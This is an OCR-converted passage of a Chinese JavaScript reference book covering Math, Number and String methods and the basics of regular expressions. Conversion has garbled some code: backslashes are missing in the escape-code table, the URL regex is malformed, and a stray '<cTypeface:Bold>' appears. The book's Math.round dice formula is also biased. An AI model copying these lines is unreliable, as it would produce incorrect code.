


图 7-49 非零的正弦值

这个值非常接近于 0，但不是 0，对于计算敏感的情形这可能会造成麻烦。

看起来 `Math` 没有提供计算以除了 `e` 之外的其他数值为底数的对数的功能。实际上它确实没有直接提供该功能。但是，可以使用下面的数学恒等式计算任意底数的对数：

$$\log_a n = (\log_e n) / (\log_e a)$$

例如，可以像下面那样计算以 2 为底的 64 的对数：

```
var x = Math.log(64) / Math.log(2);
```

随机数

因为 `Math.random()` 方法返回 0~1 之间的数值，所以为了适合应用程序所需要的数字范围，需要对其返回值进行规范化。获取 `m~n` 之间的随机整数的一种简单方法如下所示：

```
Math.round(Math.random() * (n - m) + m);
```

因此，为了模拟骰子应当使用下面的代码：

```
roll = Math.round(Math.random() * (6 - 1) + 1);
```

以这种方式生成的随机数对于大部分应用是足够的，但是如果需要“高质量”的随机数，就需要使用更高级的技术。

7.6 Number 对象

`Number` 对象是与基本数字数据类型对应的内置对象。正如第 3 章所讨论的，所有数字都使用 IEEE 754-1985 双精度浮点数表示。这种表示方式是 64 位长，允许的浮点数范围是 $\pm 2.2250 \times 10^{-308} \sim \pm 1.7976 \times 10^{308}$ 。`Number()` 构造函数采用可选的参数指定其初始值：

```
var x = new Number();
var y = new Number(17.5);
```

表 7-5 列出了作为 Number 对象的属性而提供的特殊值。

表 7-5 Number 对象的属性

属 性	值
Number.MAX_VALUE	能够表示的最大值
Number.MIN_VALUE	能够表示的最小值
Number.POSITIVE_INFINITY	特殊值 Infinity
Number.NEGATIVE_INFINITY	特殊值 -Infinity
Number.NaN	特殊值 NaN

这个对象唯一有用的方法是 `toString()`，该方法以字符串形式返回数字的值。当然，考虑到需要时通常将数字类型转换成字符串，所以该方法很少使用。

7.7 字符串

`String` 对象是与基本字符串数据类型对应的内置对象。该对象提供了大量方法，用于字符串操作、检查、子字符串提取，甚至将字符串转换成包含标记的 HTML，尽管遗憾的是，转换的结果不是面向标准的 XHTML。下面简要介绍这些方法，主要集中介绍最常用的那些方法。

构造函数 `String()` 接受一个可选参数，该参数指示其初始值：

```
var s = new String();
var headline = new String("Dewey Defeats Truman");
```

因为可以在基本字符串上调用 `String` 对象的方法，所以程序员实际上很少创建 `String` 对象。

`String` 对象唯一的属性是 `length`，该属性指示字符串中字符的数量。

```
var s = "String fun in JavaScript";
var strlen = s.length;
// strlen is set to 24
```

当字符串发生变化时会自动更新 `length` 属性，并且程序员不能设置该属性。实际上，无法直接操作字符串。即，`String` 对象的方法不能在字符串“就地”操作它们的数据。所有能够修改字符串值的方法都返回一个包含结果的字符串。如果希望改变字符串的值，就必须将字符串设置为等于操作的结果。例如，使用 `toUpperCase()` 方法将字符串转换成大写，需要使用下面的语法：

```
var str = "abc";
str = str.toUpperCase();
// str is now "ABC"
```

调用 `str.toUpperCase()` 不会将 `str` 设置为等于其结果，从而不会改变 `str` 的值。下面的代码不会修改 `str`：

```
var str = "abc";
str.toUpperCase();
// str is still "abc"
```

其他简单的字符串操作方法(如 `toLowerCase()`)以相同的方式工作;忘记这一事实是 JavaScript 新程序员常犯的错误。

7.7.1 检查字符串

可以使用 `charAt()`方法检查单个字符。该方法接受一个整数,指示要返回的字符的位置。因为对于 JavaScript 单个字符和字符串之间没有区别,所以该方法返回包含期望字符的字符串。请记住,与数组类似,在 JavaScript 中字符串是从 0 开始枚举的,因此

```
"JavaScript".charAt(1);
```

检索“a”。还可以使用 `charCodeAt()`检索与特定字符关联的数字值。因为在 Unicode 编码中“a”的值是 97,所以下面这条语句会返回 97:

```
"JavaScript".charCodeAt(1);
```

使用 `fromCharCode()`方法可以很容易地从字符编码进行转换。与其他方法不同,这个方法通常与一般的 String 对象本身一起使用,而不是与字符串实例一起使用。例如:

```
var aChar = String.fromCharCode(82);
```

会将变量 `aChar` 的值设置为“R”。可以通过逗号进行分隔来传递多个编码。例如下面的代码会将 `aString` 设置成“DOG”。

```
var aString = String.fromCharCode(68,79,71);
```

注意:

如果将任何不能识别的数值传递给 `fromCharCode()`方法,就可能会接收到“?”值或奇怪的字符。

`indexOf()`方法接受一个字符串参数,并返回该参数在字符串中第一次出现的位置。例如,

```
"JavaScript".indexOf("Script");
```

会返回 4。如果在字符串中没有找到参数指定的内容,则返回 -1。这个方法还接受第二个可选参数,该参数指定开始进行搜索的索引位置。如果指定该参数,则该方法返回第一个参数所指定的内容在该索引处或之后第一次出现的位置。例如,

```
"JavaScript".indexOf("a", 2);
```

会返回 3。与该方法相关的一个方法是 `lastIndexOf()`,该方法返回作为其参数给出的字符串在调用字符串中最后一次出现的位置。该方法也接受可选的第二个参数,指示结束搜索的索引。例如:

```
"JavaScript".lastIndexOf("a", 2);
```

会返回 1。如果没有找到第一个参数所指定的字符串,该方法也返回 -1。

在 JavaScript 中有大量方法可以拥有提取子字符串。提取子字符串最好的方法是使用 `substring()`。该方法的第一个参数指示期望子字符串的开始索引。第二个可选参数指示期望子字符

串的结束索引。该方法返回包含从给定索引开始但是不包含第二个参数所指定索引处字符的字符串。例如，

```
"JavaScript".substring(3);
```

返回"aScript"，而下面的代码

```
"JavaScript".substring(3, 7);
```

返回"aScr"。slice()方法是 subString()更加强大的版本。该方法接受的参数与 substring()相同，但是允许索引为负值。负的索引作为从字符串末尾开始的偏移量。

match()和 search()方法使用正则表达式执行更复杂的字符串检查操作。正则表达式的使用将在第 8 章中讨论，并在第 8 章中演示这些方法的使用。

7.7.2 操作字符串

可以对字符串进行的最基本的操作之一是连接。现在对于使用“+”运算符连接字符串应当很熟悉了。String 对象也提供了 concat()方法实现相同的结果。该方法接受任何数量的参数，并返回通过将参数连接到调用该方法的字符串而得到的字符串。例如，

```
var s = "JavaScript".concat(" is", " a", " flexible", " language.");
```

会将“JavaScript is a flexible language.”赋给变量 s，就像下面的代码一样：

```
var s = "JavaScript" + " is" + " a" + " flexible" + " language";
```

注意：

有些 JavaScript 的狂热爱好者仔细检查字符串方法相对于标准的“+”运算符以及使用其他执行类似任务方法的性能。对于某些极端使用，例如，微处理器优化可能是完全允许的，但是根据我们的实验，在 JavaScript 中假定一种方法的实现针对各种浏览器的速度总是比另外一种方法快是不正确的。简而言之，了解 JavaScript 浏览器实现的一些神秘方法是有帮助的，但是应用时应当谨慎。第 18 章提供了关于优化的更多信息，如果读者感兴趣，这些信息可能是有帮助的。

当解析格式化字符串时，一个非常有用的方法是 split()。split()方法根据作为其第一个参数传递的分隔符将字符串分成相互隔离的字符串，并使用数组返回结果，例如，

```
var wordArray = "A simple example".split(" ");
```

上述代码将具有三个元素(“A”、“simple”和“example”)的数组赋予 wordArray。如果传递空字符串作为分隔符，则会将字符串分成包含单个字符的字符串数组。该方法还接受第二个参数，该参数指明可以分割的字符串中元素的最大数量。

正如所看到的，String 对象的 split()方法和 Array 对象的 join()方法可以非常方便地联合工作，有时非常优美。作为演示，注意下面的 addClass()这个函数，该函数将一个新的类名添加到 class 特性值的 DOM 元素列表中。split()方法用于拆分其中的类，然后添加一个新的类名，再将它们连接为一个字符并放回到 DOM 中：

```
function addclass(elm,newclass) {
```

```

var classes = elm.className.split(" ");
classes.push(newclass);
elm.className = classes.join(" ");
}

```

在本章后面当创建更多应用脚本时，会看到在本章提供的方法的更多应用。

7.7.3 将字符串标记为传统的 HTML

因为 JavaScript 通常用于操作 Web 页面，所以 String 对象提供大量将字符串标记为 HTML 的方法。这些方法中的每一个都返回由一对 HTML 标签包围的字符串。注意，返回的 HTML 不是面向标准的 HTML 4 或 XHTML 的，而更像是老式的 HTML 3.2。例如，bold() 方法在调用该方法的字符串周围放置 和 标签。下面的代码：

```
var str = "This is very important".bold();
```

将下面这个字符串放入 *str* 中：

```
<B>This is very important</B>
```

你可能会好奇如何将多个与 HTML 相关的方法应用于一个字符串。通过链接方法调用可以实现该效果。虽然链接的方法调用看起来可能有点吓人，但是当从字符串创建 HTML 标记时它们会很方便。例如，

```
var str = "This is important".bold().strike().blink();
```

会将下面的字符串赋给 *str*：

```
<BLINK><STRIKE><B>This is important</B></STRIKE></BLINK>
```

当将该文本放入到 Web 文档中时，这会显示一个闪烁的、具有删除线的、加粗显示的字符串。尽管这种字符串非常让人讨厌，但是这个例子演示了如何将方法调用链接到一起以提高效率。编写一系列调用比同时在字符串上调用每个方法更加容易。注意，方法调用是“内部优先的”，即，从左向右进行的。

String 对象提供的各种 HTML 方法与普通的 HTML 标签和特定于浏览器的标签相对应，如 <BLINK>。表 7-6 提供了与 HTML 相关的 String 方法的完整列表。

注意：

你可能注意到了，可以向这些 HTML 方法传递任何内容。例如，"bad".fontcolor("junk") 会轻松创建包含 bad 标记的字符串。这些方法没有提供与 HTML 相关的范围和类型检查。

注意在表 7-6 中这些 JavaScript 方法是如何产生大写甚至非标准标记的，如 <BLINK>，而不是与 XHTML 兼容的标记。实际上，这些方法中的许多方法，如 fontcolor()，会创建包含已弃用元素的标记字符串，考虑到基于 CSS 的呈现方式，在 HTML 4 和 XHTML 的严格变体中，这些已弃用元素会逐步淘汰。幸运的是，通过文档对象模型(DOM)可以很容易地以更加标准化的方式创建和操作任何 HTML 元素，第 10 章将开始深入讨论文档对象模型。

表 7-6 与 HTML 相关的 String 方法

方 法	描 述	示 例
anchor(<i>name</i>)	通过标签<A>创建具有名称的锚点, 该标签使用参数 <i>name</i> 作为对应特性的值	<pre>var x = "Marked point".anchor("marker"); // Marked point</pre>
big()	使用提供的字符串创建<BIG>标签	<pre>var x = "Grow".big(); // <BIG>Grow</BIG></pre>
blink()	通过使用<BLINK>包围提供的字符串, 创建闪烁的文本元素	<pre>var x = "Bad Browser".blink(); // <BLINK>Bad Browser</BLINK></pre>
bold()	通过使用包围提供的字符串, 创建粗体文本元素	<pre>var x = "Behold!".bold(); // <cTypeface:Bold>Behold!</pre>
fixed()	通过使用<TT>包围提供的字符串, 创建等宽文本元素	<pre>var x = "Code".fixed(); // <TT>Code</TT></pre>
fontcolor(<i>color</i>)	使用由参数 <i>color</i> 指定的颜色创建标签。传递的值应当是合法的十六进制字符串值或指定颜色名称的字符串	<pre>var x = "green".fontcolor("green"); // Green var x = "Red".fontcolor("#FF0000"); // Red</pre>
fontsize(<i>size</i>)	该方法使用 <i>size</i> 提供的参数并创建标签, 该参数要么在范围 1~7 之间, 要么是 1~7 的相对 +/- 值	<pre>var x = "Change size".fontsize(7); // Change size var x = "Change size".fontsize("+1"); // Change size</pre>
italics()	创建包围提供文本的斜体标签<I>	<pre>var x = "Special".italics(); // <I>Special</I></pre>
link(<i>location</i>)	接受参数 <i>location</i> 并使用标签<A>形成一个链接, 该标签使用调用字符串作为链接文本	<pre>var x = "click here".link("http://www. pint.com/"); // // click here</pre>
small()	创建包围提供字符串的<SMALL>标签	<pre>var x = "Shrink".small(); // <SMALL>Shrink</SMALL></pre>
strike()	创建包围提供字符串的<STRIKE>标签	<pre>var x = "Legal".strike();// <STRIKE>Legal</STRIKE></pre>
sub()	创建包围提供字符串的下标标签<SUB>	<pre>var x = "test".sub()</pre>
sup()	创建包围提供字符串的上标标签<SUP>	<pre>var x = "test".sup() // <SUP>test</SUP></pre>

7.7.4 ECMAScript 5 中的字符串变换

ECMAScript 5 对于字符串没有进行太多修改,但是引入了几个有用的方法,下面对这些方法进行分析。首先是 `String` 对象的 `trim()` 方法,该方法从字符串的左侧和右侧移除空白字符(见图 7-50)。

```
var str = " Test String here ";
document.write("Original string |" + str + "| Length: " + str.length + "<br>");
document.write("String.trim() |" + str.trim() + "| Length: " + str.trim().length + "<br>");
```




图 7-50 移除空白字符后的字符串

对于不支持该方法的浏览器可以很容易地模拟该方法,特别是如果使用简单的正则表达式就更容易,正则表达式是第 8 章的主题:

```
if (!String.prototype.trim) {
    String.prototype.trim = function() { return this.replace(/^\s+|\s+$/g, ""); };
}
```

有趣的是,许多 JavaScript 实现已经支持 `trim()` 方法,以及 `trimLeft()` 和 `trimRight()` 方法,这两个方法分别移除字符串左侧和右侧的空白字符。这些方法不是 ECMAScript 5 定义的,但是也可以添加它们,例如:

```
if (!String.prototype.trimLeft) {
    String.prototype.trimLeft = function() { return this.replace(/^\s+/, ""); };
}

if (!String.prototype.trimRight) {
    String.prototype.trimRight = function() { return this.replace(/\s+$/, ""); };
}
```

下面演示了所有字符串修剪方法的使用(如图 7-51 所示)。

```
var str = " Test String here ";

document.write("Original string |" + str + "| Length: " + str.length + "<br>");

document.write("String.trim() |" + str.trim() + "| Length: " + str.trim().length + "<br>");

document.write("String.trimLeft() |" + str.trimLeft() + "| Length: " + str.trimLeft().length + "<br>");
```

```
document.write("String.trimRight()|" + str.trimRight() + "| Length: " + str.trim-  
Right().length + "<br>");
```




图 7-51 各种字符串修剪方法的使用

在线: <http://www.javascriptref.com/3ed/ch7/stringtrim.html>

7.8 小结

内置对象(如 Array、Boolean、Date、Math、Number 以及 String)是 JavaScript 语言本身提供的。许多内置对象与该语言支持的各种数据类型相关。程序员会经常使用与复杂数据类型(如数组和字符串)相关的内置对象提供的方法和属性。Math 和 Date 对象在 JavaScript 应用中也经常使用。在 JavaScript 中基本类型是对象——就像 JavaScript 其中的所有其他内容一样,包括函数,然而,在大多数情况下 JavaScript 程序员不会注意到这一事实。理解这些底层关系可以使你成为更好的 JavaScript 程序员。然而,如果感觉没有完全理解,或者关心所有内置对象的相互联系,以及希望使用各种内置对象提供的方法和属性,就仍然会发现易于使用的功能和强大特征。第 8 章将查看 JavaScript 一个非常有用的方面:正则表达式。

正则表达式

在 JavaScript 中操作文本数据是常见的任务。检查输入到表单中的数据，创建和解析 cookie，构造和修改 URL，以及修改 Web 页面的内容都涉及复杂的字符串操作。正如第 7 章所讨论的，在 JavaScript 中文本匹配和操作是由 String 对象与正则表达式(regular expression)对象提供的，通过正则表达式可以指定字符和字符串集合的模式，而不需要显示地将它们列出来。

为了简明起见，有时将正则表达式称为 `regexp` 或 `regexe`，很久以前正则表达式就是许多操作系统的一部分。如果曾经在 Windows 或 DOS 操作系统中使用过 `dir` 命令，或在 UNIX 操作系统中使用过 `ls` 命令，就应当使用过“通配符”字符，如“*”和“?”。这些是基本的正则表达式！使用过其他编程语言中的正则表达式的读者，特别是 Perl 语言，会发现 JavaScript 中的正则表达式很熟悉。

本章简要介绍 JavaScript 的 `RegExp` 对象。它涵盖基本语法、常见任务以及脚本中更高级的正则表达式应用。

8.1 正则表达式的需求

考虑在 Web 页面上验证输入到表单中的电话号码这一任务。该任务的目标是在将输入的数据提交到服务器进行处理之前，验证输入的数据是否具有正确的格式。如果只对验证 `NNN-NNN-NNNN` 形式的北美电话号码感兴趣，就可能会编写类似下面的代码：

```
// Returns true if character is a digit
function isDigit(character) {
    return (character >= "0" && character <= "9");
}

// Returns true if phone is explicitly of the form NNN-NNN-NNNN
function isPhoneNumber(phone) {
    if (phone.length != 12)
        return false;
}
```

```

// For each character in the string...
for (var i=0; i<12; i++) {
  // If there should be a dash here...
  if (i == 3 || i == 7) {
    // Return false if there's not
    if (phone.charAt(i) != "-")
      return false;
  }
  // Else there should be a digit here...
  else {
    // Return false if there's not
    if (!isDigit(phone.charAt(i)))
      return false;
  }
}
return true;
}

```

对于这样一个看起来简单的任务却编写了大量代码。该段代码远远达不到优雅，并且想象一下如果希望验证其他格式的电话号码会有多复杂，比如，可扩展的电话号码、具有国际数字以及带有点划线或遗漏区号的电话号码。

正则表达式通过允许程序员指定一个字符串需要“匹配”的模式，简化了这种相当大的任务。例如，下面是改写之后的检查电话号码的例子，该代码使用 *pattern* 变量中的正则表达式检查电话号码：

```

function isPhoneNumber(phone) {
  var pattern = /^\d{3}-\d{3}-\d{4}$/;
  return pattern.test(phone);
}

```

显然，如果前面的例子就是正则表达式能够控制的所有指示，那么可以像以前那样随意编写复杂的并且容易错误的文本匹配号码。然而，这并非是正则表达式的全部功能，因为没有限制正则表达式只能检查一个字符串是否匹配特定的模式；如果字符串不匹配指定的模式，还可以定位、提取、甚至替换匹配的部分。这极大简化了结构化数据的识别和提取，如 URL、E-mail 地址、电话号码，以及 cookie。使用正则表达式可以对任何具有可预测格式的字符串进行操作。

8.2 JavaScript 正则表达式介绍

正则表达式是在 JavaScript 1.2 和 JScript 3.0 通过 `RegExp` 对象引入的，因此正则表达式的许多功能可以通过 `RegExp` 对象的方法获得。然而，`String` 对象的许多方法接受正则表达式作为参数，因此会发现正则表达式通常用于这两种上下文中。

正则表达式最常使用它们的字面语法创建，在字面语法中构成模式的字符由斜杠包围（“/”和“/”），后面跟随一些修饰符：

```
var pattern = /pattern/modifiers;
```

例如，为了创建能够匹配所有包含“http”的字符串，可以编写以下模式：

```
var pattern = /http/;
```

读取该模式的方式是“h”后面跟着一个“t”，“t”后面跟着另外一个“t”，然后跟着一个“p”。所有包含“http”的字符串都匹配该模式。

改变模式解释的修饰符可以直接位于第二个斜杠之后。例如，为了将上面的模式修改为不区分大小写的，可以使用 i 标志：

```
var patternIgnoringCase = /http/i;
```

这个声明创建的模式，将匹配包含“http”以及“HTTP”或“Http”的字符串。表 8-1 显示了正则表达式的常用标志，并且在本章通篇的例子中会演示这些标志。现在除了 i 标志外不用担心其他任何标志。

表 8-1 改变正则表达式解释的标志

字 符	含 义
i	不区分大小写
g	全局匹配。在字符串中查找所有匹配，而不仅仅查找第一个匹配
m	多行匹配

注意：

某些浏览器(如著名的 Firefox)还支持修饰符 y，该修饰符使匹配过程从 lastIndex 属性值开始。通过这个修饰符可以更灵活地使用开始(^)模式匹配。

可以使用 `RegExp()` 构造函数声明正则表达式。该构造函数的第一个参数是包含期望模式的字符串。第二个参数是可选的，包含用于该表达式的任意特殊标志。在前面两个例子中使用的模式也可以像下面那样声明：

```
var pattern = new RegExp("http");
var patternIgnoringCase = new RegExp("http", "i");
```

该构造函数语法通常用于直到运行时才能确定匹配模式的情况。可以让用户输入正则表达式，然后将包含表达式的该字符串传递给 `RegExp()` 构造函数。

`RegExp` 对象提供的最基本的方法是 `test()`。该方法返回一个布尔值，指示作为其参数给出的字符串是否与模式相匹配。例如，可以测试以下代码：

```
var pattern = new RegExp("http");
alert(pattern.test("HTTP://www.w3.org/"));
```

上述代码会显示 `false`，因为 `pattern` 只匹配包含“http”的字符串，或者可以使用不区分大小写的模式进行测试，这种情况会返回 `true`，因为该模式匹配包含“http”的字符串，但会忽略大小写：

```
var patternIgnoringCase = new RegExp("http", "i");
alert(patternIgnoringCase.test("HTTP://www.w3.org/"));
```

不必使用对象风格声明模式；可以使用简单的 `RegExp` 字面值，如下所示：

```
var pattern = /http/;
var patternIgnoringCase = /http/i
```

并且可以像前面一样使用 `test()` 方法。也可以在表达式中作为字面值使用正则表达式；例如，下面的代码会显示一个警告对话框，该对话框显示“true”：

```
alert (/http/i.test("HTTP://www.w3.org/"));
```

下面是一个简单的 `RegExp` 匹配完整例子及其输出(见图 8-1)。

```
<!doctype html>
<html>
<head>
<meta charset="utf-8">
<title>Simple RegExe</title>
</head>
<body>
<script>
// Test string
var str = "HTTP://www.w3.org/";

document.write("<h2>Check using RegExp object syntax</h2>");

var pattern = new RegExp("http");
document.write(pattern + " applied to " + str + " returns " + pattern.test(str) +
"<br>");

var patternIgnoringCase = new RegExp("http","i");
document.write(patternIgnoringCase + " applied to " + str + " returns " +
patternIgnoringCase.test(str) + "<br>");

document.write("<h2>Check using RegExp literal syntax</h2>");

pattern = /http/;
document.write(pattern + " applied to " + str + " returns " + pattern.test(str) +
"<br>");

patternIgnoringCase = /http/i;
document.write(patternIgnoringCase + " applied to " + str + " returns " +
patternIgnoringCase.test(str) + "<br>");

</script>
</body>
</html>
```

在线：<http://www.javascriptref.com/3ed/ch8/simpleregexp.html>




图 8-1 RegExp 匹配示例的输出

需要注意的一个微妙之处是，如果具有两个正则表达式并对它们进行比较，尽管它们是相同的，但是也不能如此进行比较。因为正则表达式是引用类型(对象)，所以这种形式的比较语义在某种程度上有些让人期待。如果期望比较正则表达式的模式，就可以为该模式使用其实例的 `source` 属性或 `toString()` 方法。下面的代码片段演示了这一点(见图 8-2)，可能会使有些代码编写人员感到困惑：

```

var pattern1 = /hello/;
var pattern2 = /hello/;

document.writeln("pattern1: " + pattern1 + " and pattern2: " + pattern2);
document.writeln("pattern1 == pattern2 : " + (pattern1 == pattern2));
document.writeln("pattern1 === pattern2 : " + (pattern1 === pattern2));
document.writeln("pattern1.source == pattern2.source : " + (pattern1.source == pattern2.source));
document.writeln("pattern1.toString() == pattern2.toString() : " + (pattern1.toString() == pattern2.toString()));
  
```




图 8-2 正则表达式比较的结果

创建模式

到目前为止看到的示例模式仅仅是检查特定子字符串是否存在；这些模式没有展示曾经暗示的强大功能。正则表达式允许程序员使用特殊字符序列创建更加复杂的模式。例如，使用特殊字符可以具体指定特定字符和字符集应当重复特定次数，或者指定字符串必须不包含特定字符。

1. 位置指示符

第一组特殊字符可以认为是位置指示符(**positional indicator**)，它们要求模式在准备根据模式进行匹配的字符中的位置。这些字符是`^`和`$`，分别指示字符串的开头和末尾。例如，

```
var pattern = /^http/;
```

只匹配那些以“`http`”开头的字符串。下面的代码会在提示框中显示 `false`：

```
alert(pattern.test("The protocol is http"));
```

字符`$`会导致相反的行为：

```
var pattern = /http$/;
```

这个模式只匹配那些以“`http`”结尾的字符串。可以配合使用这两个位置指示符，以确保精确的模式匹配：

```
var pattern = /^http$/;
```

这个正则表达式的含义是，在字符串的开头是一个“`h`”，后面随着“`t`”，之后是跟着一个“`p`”，并且这个“`p`”是字符串的结尾。这个模式只匹配字符串“`http`”。

当进行匹配时需要非常小心地使用位置指示符；否则，正则表达式可能会匹配不希望的字符串。

2. 转义码

根据到目前为止演示的正则表达式字面值，可能会好奇如何指定包含斜杠的字符串，如“`http://www.w3.org/`”。答案是，对于这种字符串，正则表达式可以使用转义码指示具有特殊含义的字符。转义码使用反斜杠(`\`)指定。在正则表达式中使用的转义码是在字符串中所使用的转义码的子集(正则表达式包含更多具有特殊含义的字符，如`^`和`$`)。表 8-2 列出了这些转义码。不必记住所有这些转义码；随着后面研究正则表达式的更多特征，它们的使用会变得清晰起来。

表 8-2 正则表达式的转义码

转 义 码	匹 配
<code>\f</code>	换页符
<code>\n</code>	换行符
<code>\r</code>	回车符
<code>\t</code>	制表符
<code>\v</code>	垂直制表符

(续表)

转义码	匹 配
\	正斜杠, “/”
\\	反斜杠, “\”
\.	句点 “.”
*	星号, “*”
\+	加号, “+”
\?	问号, “?”
	水平条(即, 管道符号), “ ”
\(左圆括号, “(”
\)	右圆括号, “)”
\[左方括号, “[”
\]	右方括号, “]”
\{	左花括号, “{”
\}	右花括号, “}”
\OOO	由八进制数值 OOO 表示的 ASCII 字符
\xHH	由十六进制数值 HH 表示的 ASCII 字符
\uHHHH	由十六进制数值 HHHH 表示的 Unicode 字符
\cX	由 ^X 表示的控制字符; 例如, \cH 表示 Ctrl+H

使用适当的转义码, 现在可以定义匹配 “http://www.w3.org/” 的正则表达式(以及任何其他包含该模式的字符串):

```
var pattern = /http:\\\/www\.w3\.org\/;/;
```

注意, 在这个例子中, 因为 “/” 在正则表达式中具有特殊的含义(它表示模式的开始和结束), 所以在该模式中所有正斜杠(/)都使用与它们等价的转义字符(“\”)进行代替。

需要记住的重要一点是, 无论何时希望包含在正则表达式中具有特殊含义的字符, 都必须使用转义码。

3. 重复量词

正则表达式重复量词允许指定特定项在表达式中可以重复或必须重复的次数。现在, 可以认为 “特定项” 是 “前面的字符”。在本章后面它们之间的区别会变得更加清晰。作为重复量词的一个例子, “*” (星号) 指示前面的项可以出现 0 次或多次。任意 0 个或多个前面项的重复序列都可以出现在与模式匹配的字符串中。例如, 下面模式中的 “*” 读作 “重复 0 次或多次”:

```
var pattern = /ab*c/;
```

于是, 该模式读作匹配包含一个 “a”, 后面紧跟着重复 0 次或多次的 “b”, 之后紧跟一个 “c”

的所有字符串。所有下面这些字符串都匹配该模式：

- ac
- abc
- abbbbbbbbbbbbbbbbbbbbbbbbc
- The letters abc begin the alphabet

类似地，“+”指示前面的字符必须重复一次或多次。下面的声明读作“a”后面跟着一个重复一次或多次的“b”，然后是一个“c”：

```
var pattern = /ab+c/;
```

请牢记该模式，会发现该模式与下面的字符串都匹配：

- abc
- abbbbc
- The letters abc begin the alphabet

相反，该模式与字符串“ac”不匹配，因为该字符串在“a”和“c”之间没有至少包含一个“b”。

量词“?”指示前面的项可以出现0次或1次，但是不能出现多次。例如，下面这个模式意味着“a”后面跟随0个或一个“b”，然后是一个“c”：

```
var pattern = /ab?c/;
```

该模式与“ac”和“abc”相匹配，但与“abbc”不匹配。“?”实质上表示前面的项是可选的。

到目前为止，重复量词没有提供指定特定字符重复某些准确次数的任何方式。花括号({})用于指示允许前面的标记(字符)重复的次数。例如，

```
var pattern = /ab{5}c/;
```

该模式表示包含一个“a”，后面跟着5个“b”字符，然后是字母“c”。当然，也可以将这个特殊的表达式写成：

```
var pattern = /abbbbbc/;
```

但是这种“更长一些”的版本非常繁琐，例如，如果希望匹配一个字符重复25次的字符串。使用花括号，可以准确指定落于特定范围中的重复次数。为此，在花括号中列出最少重复次数，后面跟着一个逗号，然后是允许的最多重复次数。例如，

```
var pattern = /ab{5,7}c/;
```

上述代码创建的正则表达式，匹配单个“a”后面跟着5~7个字符“b”(包括5个和7个)，然后跟着字母“c”。

在花括号中遗漏最大重复次数(但是仍然包含逗号)，用于指定最少重复次数。例如：

```
var pattern = /ab{3,}c/;
```

上述代码创建的正则表达式，匹配一个“a”后面跟着3个或更多个字母“b”，然后是字母“c”。

表 8-3 总结了重复量词的完整列表。

表 8-3 重复量词

字 符	含 义
*	匹配前面的项目重复 0 次或多次
+	匹配前面的项目重复 1 次或多次
?	匹配前面的项目重复 0 次或 1 次
{ <i>m,n</i> }	匹配前面的项最少重复 <i>m</i> 次, 但是不能超过 <i>n</i> 次
{ <i>m</i> ,}	匹配前面的项重复 <i>m</i> 次或多于 <i>m</i> 次
{ <i>m</i> }	匹配前面的项准确地重复 <i>m</i> 次

现在开始真正地发现正则表达式的功能了, 并且仍然有许多功能有待发现。现在不要放弃——尽管学习正则表达式可能是一个挑战, 但是使用正则表达式不必编写和调试复杂代码, 从而节省大量时间。

4. 分组

